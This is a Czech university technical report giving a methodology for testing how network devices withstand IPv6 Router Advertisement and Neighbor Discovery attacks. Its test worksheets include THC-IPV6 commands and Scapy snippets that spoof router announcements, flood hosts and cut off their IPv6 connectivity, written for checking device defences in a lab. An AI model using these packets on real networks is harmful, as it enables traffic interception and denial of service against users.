Metodika testování bezpečnostních vlastností IPv6 u aktivních prvků

Technická zpráva a metodika – FIT-TR-2015-06

Technický zpráva a metodika č. FIT-TR-2015-06
Fakulta informačních technologií, Vysoké učení technické v Brně

Aktualizováno: 22.4.2015

Metodika testování bezpečnostních vlastností IPv6 u aktivních prvků

Technická zpráva a metodika FIT-TR-2015-06

Verze: 1.4
Datum: 22. dubna 2015
Kontakt: tpoder@cis.vutbr.cz, igregr@fit.vutbr.cz
Autoři: Tomáš Podermański, Matěj Grégr

OBSAH

Cíle metodiky

Předmětem této metodiky je popis metod pro otestování vybraných bezpečnostních mechanismů u aktivních prvků podporujících protokol IPv6. Metodika se primárně zaměřuje na bezpečnostní vlastnosti aktivních prvků, jejíchž testování a hodnocení dosud není pokryto standardy RFC nebo jinými dokumenty.

Metodika je rozdělená do tří hlavních oblastí, kde se každá oblast zabývá testováním bezpečnostních vlastností spadajících do stejné kategorie. Vzhledem k tomu, že protokol IPv6 je v rovině standardizace stále poměrně živou záležitostí, každá oblast je rozdělena na dvě části. V první části jsou popsány bezpečnostní problémy příslušné oblasti s odkazem na související standardy (RFC – Proposed Standard, Internet Standard), nebo případně na nově vznikající standardy (RFC – Draft Standard). V druhé části metodika popisuje vlastní postupy pro testování příslušných bezpečnostních vlastností.

Vlastní testování jednotlivých vlastností je v podobě pracovních listů, které bodově popisující postup pro sestavení testovací sestavy, spuštění testu a následné vyhodnocení výsledků. Jednotlivé testy jsou v pracovních listech tvořeny tak, aby je bylo možné použít samostatně, tj. nezávisle na ostatních testech. Příjemce metodiky si tedy může vybrat pouze bezpečnostní oblast, která ho zajímá a otestovat jednotlivé bezpečnostní mechanismy samostatně.

Metodika nepopisuje ani nerozebírá konfiguraci jednotlivých bezpečnostní mechanismů, které se dají použít pro zamezení útoků. Doporučení pro jejich konfiguraci je předmětem metodiky FIT-TR-2015-07 IPv6: Doporučení pro konfiguraci aktivních prvků.

1. Testy zařízení na útoky využívající zprávy *Ohlášení směrovače*

Zneužití zpráv *Ohlášení směrovače* (*Router Advertisement*, RA) patří patrně mezi neznámější útoky realizovatelné v IPv6 sítích. Zpráva *Ohlášení směrovače* je integrální součástí mechanismu *Objevování sousedů – Neighbor Discovery for IP version 6* [1].
Zařízení podporující protokol IPv6 tento mechanismus používají k tomu, aby zjistili přítomnost ostatních zařízeních připojených do stejného segment sítě, jejich linkovou adresu, či přítomnost směrovače v síti.
Každé zařízení připojené do IPv6 sítě může prostřednictvím zprávy *Výzva směrovači* (*Router Solicitation*, RS) požádat okolní směrovače o předání potřebných údajů pro komunikaci v síti (například adresa směrovače, prefix sítě atd.). Tyto informace se předávají prostřednictvím již zmíněné zprávy *Ohlášení směrovače*, která je zasílaná všem zařízením v příslušné podsíti.
Vlastní zpráva *Ohlášení směrovače* má jednoduchý formát a v podstatě pouze ostatním uživatelům v síti říká: „Já jsem směrovač a můžeš mě použít jako cestu do Internetu (*default gateway*)“. Tato samotná informace však zařízení často nestačí, a proto se k této zprávě přidávají další konfigurační údaje vhodné pro koncové zařízení - zejména prefix sítě. Tyto konfigurační údaje jsou pak zaslány jako zpráva protokolu ICMPv6 všem zařízením v síti. Na rozdíl od automatické konfigurace řešené prostřednictvím DHCP (jak v4 tak v6) se mohou koncová zařízení dozvědět prakticky okamžitě, že mají začít používat jiný síťový prefix (v případě přečíslování), anebo jiný směrovač (například při výpadku některého z nich).


Legitimní zpráva RA může vypadat přibližně následovně:

```
▷ Ethernet II, Src: 00:04:96:1d:4e:30 (00:04:96:1d:4e:30), Dst: 33:33:00:00:00:01 (33:33:00:00:00:01)
▷ Internet Protocol Version 6, Src: fe80::204:96ff:fe1d:4e30 (fe80::204:96ff:fe1d:4e30), Dst: ff02::1 (ff02::1)
▽ Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0xa4a4 [correct]
    Cur hop limit: 64
  ▷ Flags: 0x80
    Router lifetime (s): 1800
    Reachable time (ms): 30000
    Retrans timer (ms): 1000
  ▷ ICMPv6 Option (Source link-layer address : 00:04:96:1d:4e:30)
  ▷ ICMPv6 Option (Prefix information : 2001:67c:1220:80c::/64)
```

Směrovač posílá ze své *link-local* adresy (`fe80::204:96ff:fe1d:4e30`) zprávu *Ohlášení směrovače* všem uzlům v lokální síti (multicast adresa *All nodes address* `ff02::1`). V dané zpráv šíří směrovač informaci o používaném prefixu IPv6 - `2001:67c:1220:80c::/64` a své linkové (MAC) adrese. *Link-local* adresu směrovače (`fe80::204:96ff:fe1d:4e30`) si koncová zařízení uloží do své směrovací tabulky, jako výchozí bránu a informace o prefixu použijí pro vytvoření unikátní adresy.

Podvržení zprávy *Ohlášení směrovače*

Zprávu *Ohlášení směrovače* může v principu zaslat do sítě kdokoliv – tedy i útočník, který prostřednictvím falešného *Ohlášení směrovače* může „podstrčit“ všem zařízením v síti nové konfigurační údaje. Obrázek 1 zobrazuje napadený systém, kterému útočník zaslal falešnou zprávu *Ohlášení směrovače*.



Obrázek 1: Zneužití zprávy Ohlášení směrovače - napadený systém

Kromě adres přidělených regulérním směrovačem v síti (`2001:67c:1220:*`, zeleně vyznačené) a *link-local* adres (`fe80:*`) jsou také na rozhraní nakonfigurovány adresy z útočníkova „podstrčeného“ IPv6 prefixu (`2a03:2880:2110:df07:*`, červeně vyznačené). IPv6 prefix v tomto případě zvolil útočník záměrně. Daný prefix totiž používá společnost Facebook, Inc., jak lze ověřit následujícím příkazem:

```
# host facebook.com
facebook.com has address 173.252.110.27
facebook.com has IPv6 address 2a03:2880:2110:df07:face:b00c:0:1
facebook.com mail is handled by 10 msgin.t.facebook.com.
```

Pokud útočník takto zneužije prefix dané společnosti, může provést útok, kdy provoz koncových uživatelů, směřující na příslušné „zneužité“ adresy, je přesměrován na útočníkovo zařízení. Koncová zařízeni si totiž po přijetí falešné zprávy *Ohlášení směrovače* nakonfigurují IPv6 adresu z daného podvrženého prefixu. Při pokusu koncového zařízení o připojení k serveru společnosti Facebook se koncové zařízení nebude snažit odeslat data skrz výchozí bránu, ale bude se snažit navázat přímé spojené s útočníkovým počítačem, protože server útočníka se jeví, že je ve stejné síti jako koncové zařízení. V tomto případě není možné útok eliminovat ani s využitím protokolu DNSSEC, protože z pohledu překladu doménového jména je výsledná IPv6 adresa stále stejná. Účinnou obranou proti tomuto typu útoku zustává šifrované spojení, například s využitím SSL/TLS a pečlivá validace certifikátu.
Postup pro otestování tohoto útoku popisuje ***test #1.1 - Injektování falešného Ohlášení směrovače***.

Ačkoliv zpráva *Ohlášení směrovače* je primárně určena všem zařízením připojených v příslušné síti, může být selektivně zaslána na libovolnou unicast adresu. Tímto může útočník předat podvržené autokonfigurační údaje pouze vybraným zařízením připojených do stejné sítě. Tento způsob se dá použít k znesnadnění detekce útoku, protože problém jednotlivce nebudí tak velkou pozornost jako společný problém na všech zařízeních v dané síti. Postup pro otestování tohoto útoku popisuje ***test #1.2 – Selektivní injektování falešné zprávy Ohlášení směrovače***.

Přetížení systému pomocí zprávy *Ohlášení směrovače*

Podvržení komunikace není jediná záškodnická činnost, kterou lze s využitím zpráv *Ohlášení směrovače* realizovat. Útočník může zneužít vlastnosti protokolu IPv6, která umožňuje nakonfigurovat více IPv6 adres na jedno síťové rozhraní. Tuto vlastnost lze využít k útoku, který je znám pod názvem *RA Flood*. Podstatou tohoto útoku je periodické generování paketů *Ohlášení směrovače* s novými, náhodnými prefixy. Operační systém pak musí každý takový paket zpracovat následujícím způsobem:

- Nakonfigurovat další IPv6 adresu na rozhraní, které paket přijalo.
- *Link-local* adresu směrovače (také náhodně generovanou) vložit do směrovací tabulky jako výchozí bránu.

Pokud jsou pakety s *Ohlášením směrovače* generovány dostatečně rychle, lze tímto útokem způsobit zatížení většiny operačních systémů. Postup pro otestování tohoto typu útoku popisuje ***test #1.3 - Přetížení systému zprávami Ohlášení směrovače***.

Předchozí variantu útoku je možné na některých platformách zmírnit omezením počtu zpráv zpracovaných operačním systémem (*rate limiting*). Omezení zpráv *Ohlášení směrovače* je učinné zejména vůči základnímu útoku *RA Flood*, který pouze náhodně generuje prefixy a *link-local* adresy směrovačů. Zprávu *Ohlášení směrovače* lze nicméně rozšířit o další volby. Jednou z těchto voleb je *Route Information Option* která nese podrobnější informace o směrování. Klient, který přijme zprávu *Ohlášení směrovače* s touto volbou, si informaci vloží do směrovací tabulky. Tak lze pouze jedním paketem *Ohlášení směrovače* docílit vložení několika desítek (potenciálně stovek) cest do směrovací tabulky. Realizaci testu popisuje ***test #1.4 - Přetížení systému zprávami Ohlášení směrovače s volbou Route Information Option***.

Odepření konektivity

Další možností útoku je pomocí zprávy *Ohlášení směrovače* odepřít všem, nebo pouze vybraným uživatelům, konektivitu do IPv6 světa. Výše jsme psali, že pokud zařízení přijme zprávu *Ohlášení směrovače,* vloží si do své směrovací tabulky jako adresu výchozí brány *link-local* adresu směrovače, který ji zaslal. Přesněji řečeno, RFC 4861 definuje datovou strukturu *Default Router List*, do které si zařízení zařazuje seznam směrovačů, kterým může zaslat data [1]. Tato struktura může být implementována přímo jako směrovací tabulka daného zařízení nebo jako samostatná datová struktura, která je se směrovací tabulkou pouze propojena. U každé adresy směrovače v *Default Router List* si zařízení poznamená, po jakou

dobu je směrovač dostupný. Tuto informaci šíří samy směrovače v políčku *Router Lifetime* ve zprávě *Ohlášení směrovače.* Útočník pak může zaslat podvržené *Ohlášení směrovače*, kde nastaví dostupnost směrovače (*router lifetime*) na hodnotu 0. Po přijetí takové zprávy jsou zařízení povinny vymazat daný směrovač ze svého seznamu a de facto tak přijdou o svou adresu výchozí brány.

Dalším způsobem, jak uživatelům odepřít IPv6 konektivitu, je zneužití zpráv *Ohlášení souseda* (Neighbor Advertisement) a *Výzva sousedovi* (Neighbor Solicitation). Tyto zprávy se používají pro zjištění mapování mezi IPv6 adresou a linkovou (MAC) adresou. Jedná se tedy o obdobu zpráv protokolu ARP - ARP Request a ARP Reply, jak jej známe ze světa IPv4. Pokud směrovač odpovídá zprávou *Ohlášení souseda*, na dotaz, jaká MAC adresa odpovídá jeho IPv6 adrese, měl by do této zprávy uvést, že se je směrovač - nastavit příznak *Router flag*.


Útočník může zprávu *Ohlášení souseda* podvrhnout a příznak vynulovat. Zařízení si tak musí danou adresu směrovače opět smazat ze svého seznamu směrovačů (*Default Router List*). Přijde tedy opět o svou výchozí bránu. Realizaci obou útoků popisují testy ***#1.5 – Odepření přístupu zprávou Ohlášení směrovače s dobou dostupností směrovače nastavenou na hodnotu 0*** a ***#1.6 – Odepření přístupu zprávou Ohlášení souseda s příznakem Router flag nastaveným na hodnotu 0.***

Cílem této metodiky není podrobný popis bezpečnostních mechanismů, které je možno použít pro eliminaci jednotlivých útoků. Testy popsané v této části metodiky pouze ověří, jestli jsou bezpečnostní mechanismy v síti přítomny a správně aplikovány. Pokud je výsledek některého z následujících testů negativní, znamená to, že bezpečnostní mechanismus na koncovém zařízení nebo aktivním síťovém prvku neplní svou funkci. Problematiku bezpečnostních mechanismů se věnuje metodika FIT-TR-2015-07 IPv6: Doporučení pro konfiguraci aktivních prvků.

Označení	**Typ útoku**	**Dopad útoku**
#1.1	Lokální	Možný zásah do komunikace
Název testu:	Injektování falešné zprávy *Ohlášení směrovače*	
Testované prostředí:	L2 přepínač, L2 síť	

Příprava prostředí:

1. Testované L2 zařízení, případně testovaná L2 síť
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou sadou nástrojů THC-IPV6 [2]. Útočníkovo PC je připojené do testováné sítě.
3. Testované koncové zařízení



Průběh testu:

1. Ověření IPv6 adres nakonfigurovaných na rozhraní monitorovacího PC.
2. Spuštění nástroje fake_router6 na útočníkově PC.

Pozn. Argument `sitove-rozhrani` *používaný v daném nástroji je síťové rozhraní útočníkova PC, které je připojené do dané testovací sítě.*

```
# ./fake_router6 sitove-rozhrani 2001:db8:aaaa:bbbb:: /64

Starting to advertise router 2001:db8:aaaa:bbbb:: (Press
Control-C to end) ...
```

3. Zobrazení IPv6 adres nakonfigurovaných na testovaném koncovém zařízení.


Vyhodnocení výsledku testu:

Pokud se po zobrazení IPv6 adres v kroku 3 mezi nakonfigurovanými adresami **nevyskytuje** IPv6 adresa z prefixu použitého v průběhu testu při kroku 2, je výsledek testu **pozitivní**.

Označení	**Typ útoku**	**Dopad útoku**
#1.2	Lokální	Možný zásah do komunikace
Název testu:	Selektivní injektování falešné zprávy *Ohlášení směrovače*	
Testované prostředí:	L2 přepínač, L2 síť	

Příprava prostředí:

1. Testované zařízení 1, Testované zařízení 2
2. Útočníkovo PC s operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je propojené s testovanými koncovými zařízeními prostřednictvím přepínače.



Průběh testu:

1. Zjištění *Link-local* adresy Testovaného zařízení 1
2. Spuštění následujícího skriptu na útočníkově PC, kde do proměnné `testovane-zarizeni` je uložená zjištěná *Link-local* adresa z kroku 1.


```
$ python
>>> from scapy.all import *
>>> testovane-zarizeni="zjistena-link-local-adresa"
>>> a = IPv6(dst=testovane-zarizeni)/
ICMPv6ND_RA(chlim=64,routerlifetime=1800)/
ICMPv6NDOptPrefixInfo(prefix='2001:db8:aaaa:bbbb::'
,prefixlen=64)
>>> send(a)
```

Vyhodnocení výsledku testu:
Ověření nakonfigurovaných síťových prefixů na testovaných zařízeních 1 a 2. Pokud síťový prefix `2001:db8:aaaa:bbbb::` **není** nakonfigurován na Testovaném zařízení 1, výsledek testu je **pozitivní**.

Označení	**Typ útoku**	**Dopad útoku**
#1.3	Lokální	Přetížení systému, vyčerpaní zdrojů
Název testu:	Přetížení systému zprávami *Ohlášení směrovače*	
Testované prostředí:	Koncové IPv6 zařízení	

Příprava prostředí:

1. Testované koncové zařízení
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připraveným nástrojem THC-IPV6 [2]. Útočníkovo PC je propojené s testovaným koncovým zařízením přímo nebo prostřednictvím přepínače.



Průběh testu:

1. Spuštění nástroje pro monitorování zátěže systému na testovaném zařízení (např. Správce úloh, top, atd.).
2. Spuštění nástroje `flood_advertise6` na útočníkově PC po dobu alespoň jedné minuty:

Pozn. Argument `sitove-rozhrani` používaný v daném nástroji je síťové rozhraní útočníkova PC, které je přpojené do dané testovací sítě.

```
# ./flood_advertise6 sitove-rozhrani
Starting to flood network with neighbor advertisements on
eth0 (Press Control-C to end, a dot is printed for every
100 packet):
```


Vyhodnocení výsledku testu:

Pozorování chování zařízení v průběhu testu, sledování zátěže CPU, využití paměti případně další efekty. Sledování chování zařízení po ukončení nástroje `flood_advertise6`. Pokud zařízení **není vytíženo** více, než je obvyklé, výsledek testu je **pozitivní**.

Označení	Typ útoku	Dopad útoku
#1.4	Lokální	Přetížení systému, vyčerpaní zdrojů
Název testu:	Přetížení systému zprávami *Ohlášení směrovače* s volbou *Route Information Option*	
Testované prostředí:	Koncové IPv6 zařízení	

Příprava prostředí:

1. Testované koncové zařízení
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připraveným nástrojem THC-IPV6 [2]. Útočníkovo PC je propojené s testovaným koncovým zařízením přímo nebo prostřednictvím přepínače.



Průběh testu:

1. Spuštění nástroje pro monitorování zátěže systému testovaného zařízení (např. Správce úloh, top, atd.)
2. Spuštění nástroje `flood_advertise26` na útočníkově PC s následujícími parametry po dobu alespoň jedné minuty:

Pozn. Argument `sitove-rozhrani` používaný v daném nástroji je síťové rozhraní útočníkova PC, které je přpojené do dané testovací sítě.

```
# ./flood_advertise6 -G sitove-rozhrani
Starting to flood network with neighbor advertisements on
eth0 (Press Control-C to end, a dot is printed for every
100 packet):
```


Vyhodnocení výsledku testu:

Pozorování chování zařízení v průběhu testu, sledování zátěže CPU, využití paměti případně další efekty. Sledování chování zařízení po ukončení nástroje `flood_advertise26`. Pokud zařízení **není vytíženo** více, než je obvyklé, výsledek testu je **pozitivní**.

Označení	**Typ útoku**	**Dopad útoku**
#1.5	Lokální	Odepření IPv6 konektivity
Název testu:	Odepření přístupu zprávou *Ohlášení směrovače* s dobou dostupnosti směrovače nastavenou na hodnotu 0	
Testované prostředí:	Koncové IPv6 zařízení	

Příprava prostředí:

1. Funkční IPv6 síť s podporou autokonfigurace SLAAC.
2. Testované koncové zařízení s aktivovanou podporou získání autokonfiguračních údajů ze sítě.
3. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je s testovanou sítí propojeno prostřednictvím přepínače.



Průběh testu:

1. Připojení testovaného PC do sítě. Zjištění obsahu IPv6 směrovací tabulky.
2. Získání *Link*-local adresy směrovače.
3. Spuštění následujícího skripu na útočníkově PC, kde v proměnné raddr je uložena *Link-local* adresa směrovače získaná v kroku 2:

```
$ python
>>> from scapy.all import *
>>> raddr = 'link-local-adresa-smerovace'
>>> a=IPv6(src=raddr,
dst='ff02::1')/ICMPv6ND_RA(routerlifetime=0)
>>> send(a)
```


4. Ověření obsahu IPv6 směrovací tabulky na testovaném zařízení.

Vyhodnocení výsledku testu:
Pokud IPv6 směrovací tabulka testovaného koncového zařízení v kroce 5 stále **obsahuje** adresu výchozí brány legitimního směrovače, výsledek testu je **pozitivní**.

Označení	**Typ útoku**	**Dopad útoku**
#1.6	Lokální	Odepření IPv6 konektivity
Název testu:	Odepření přístupu zprávou *Ohlášení souseda* s příznakem *Router flag* nastaveným na hodnotu 0	
Testované prostředí:	Koncové IPv6 zařízení	

Příprava prostředí:

1. Funkční IPv6 síť s podporou autokonfigurace SLAAC.
2. Testované koncové zařízení s aktivovanou podporou získání autokonfiguračních údajů ze sítě.
3. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je s testovanou sítí propojeno prostřednictvím přepínače.



Průběh testu:

1. Získaní *Link*-local adresy směrovače a testovaného koncového zařízení.
2. Výpis IPv6 směrovací tabulky na testovaném koncovém zařízení.
3. Spuštění následujícího skriptu na útočníkově PC, kde v proměné raddr je uložena *Link-local* adresa směrovače a v proměnné koncove-zarizeni *Link-local* adresa testovaného zařízení.


```
$ python
>>> from scapy.all import *
>>> raddr = 'link-local-adresa-smerovace'
>>> koncove-zarizeni = 'link-local-adresa-koncoveho-zar'
>>> b = ICMPv6ND_NA(R=0,tgt=raddr)
>>> a=IPv6(src=raddr, dst=koncove-zarizeni)/b
>>> send(a)
```

4. Zjištění obsahu IPv6 směrovací tabulky na testovaném zařízení

Vyhodnocení výsledku testu:
Pokud IPv6 směrovací tabulka testovaného koncového zařízení v kroce 4 stále **obsahuje** adresu výchozí brány legitimního směrovače, výsledek testu je **pozitivní**.

2. Testy zařízení na útoky využívající rozšířené hlavičky

Koncept rozšířených hlaviček měl být jednou ze stěžejních nových vlastností protokolu IPv6. Na rozdíl od protokolu IPv4 je základní hlavička každého IPv6 paketu tvořená minimalistickou strukturou, která obsahuje pouze naprosto nezbytné informace pro doručení paketu na cílové místo. Díky tomu je délka IPv6 hlavičky pouze dvakrát větší než základní hlavička IPv4 a to i přesto, že se zdrojová a cílová IPv6 adresa zvětšily čtyřikrát. Koncept základní IPv6 hlavičky poměrně chytře předpokládá, že takto tvořená hlavička je postačující pro naprostou většinu přenášených paketů. Aby bylo možné protokol IPv6 rozšiřovat o další zajímavé vlastnosti, je možné základní hlavičku doplnit o další hlavičky, pro které IPv6 používá termín „rozšířené hlavičky“ – „*Extension Headers*”. Technicky vzato lze rozšířené hlavičky přirovnat k datové struktuře v podobě jednocestného lineárního seznamu, kde první prvek tvoří základní IPv6 hlavička, rozšířené hlavičky jsou položkami seznamu, a celý seznam je zakončen hlavičkou protokolu nesoucího data (TCP, UDP, ICMP, …), případně ukončující hlavičkou (*No Next Header*). Příklad ilustruje Obrázek 2, kde je zobrazeno několik variant uspořádání hlaviček. U první varianty následuje za základní IPv6 hlavičkou přímo hlavička protokolu TCP. U další, je mezi základní IPv6 hlavičku a protokol TCP vložena hlavička *Hop-by-Hop*, které by měly věnovat pozornost všechny uzly po cestě. U poslední varianty je vložena navíc ještě hlavička *Destination Options*, kterou by se mělo zabývat pouze koncové zařízení.



